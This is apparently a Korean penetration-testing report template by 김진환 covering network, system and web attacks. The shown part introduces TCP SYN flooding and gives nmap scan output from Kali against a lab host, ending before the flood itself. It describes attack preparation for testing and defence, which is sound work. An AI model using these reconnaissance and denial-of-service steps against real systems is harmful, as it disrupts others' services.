



JH information
Security

모의 해킹

테스트

By 김진환

Lorem ipsum dolor sit amet, consectetur adipiscing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua.

Contents

기술의 발전에 따라 가상의 데이터 및 정보들이 중요해지고 있으며 그에 따라 정보자산들에 대한 접근 및 탈취 등 다양한 공격들이 이뤄지고 있습니다. 본 모의해킹 테스트는 그러한 해킹 공격에 대한 취약점을 분석하고 적절한 대응 및 정보보호 방법 제시를 목적으로 합니다.



01 Scenario

1. 모의해킹 환경

02 Network Hacking

1. 공격 시나리오
2. 공격 시연
3. 방지 대책


03 System Hacking

1. 공격 시나리오
2. 공격 시연
3. 방지 대책

04 Web Hacking

1. 공격 시나리오
2. 공격 시연
3. 방지 대책

1-1 해킹 환경




Network Hacking

네트워크 해킹은 네트워크 상의 취약점에 무단으로 접근/공격하여 정보를 탈취하거나, 네트워크 자원을 소모시켜 정상적인 서비스를 방해하는 등 네트워크 상에서 이뤄지는 공격입니다. 본 모의해킹에서는 TCP Syn 플러딩을 다룹니다.



2-1 해킹 환경



2-2 공격 시연

* TCP Syn Flooding 공격은 DoS공격유형중에 하나로 서버나 네트워크 자원을 과부하시켜 정상적인 서비스를 불가능하게 만드는 공격 입니다.

```
파일 동작 편집 보기 도움말
[root@kali: ~]# nmap -sS -sV 192.168.20.200
Nmap scan report for 192.168.20.200
Host is up (0.00056s latency).
Not shown: 987 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp?
22/tcp    open  ssh?
23/tcp    open  telnet?
25/tcp    open  smtp?
53/tcp    open  domain?
80/tcp    open  http?
110/tcp   open  pop3?
111/tcp   open  rpcbind?
143/tcp   open  imap?
443/tcp   open  https?
993/tcp   open  imaps?
995/tcp   open  pop3s?
3306/tcp  open  mysql?
MAC Address: 00:0C:29:14:3B:A5 (VMware)



Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.52 seconds
[root@kali: ~]#
```

```
[root@kali: ~]# nmap -sS -sV -p 53 192.168.20.200
Nmap scan report for 192.168.20.200
Host is up (0.00039s latency).

PORT      STATE SERVICE VERSION
53/tcp    open  domain  ISC BIND 9.3.6-P1 (RedHat Enterprise Linux 5)
MAC Address: 00:0C:29:14:3B:A5 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:redhat:enterprise_linux:5
```

1. Kali에서 'nmap' 명령어를 이용하여 타겟의 TCP/UDP 오픈되어있는 포트를 스캔합니다.
타겟의 open 되어있는 포트 중 TCP Syn 플러딩 공격을 할 포트를 결정하고 포트번호를 확인합니다.

2-2 공격 시연



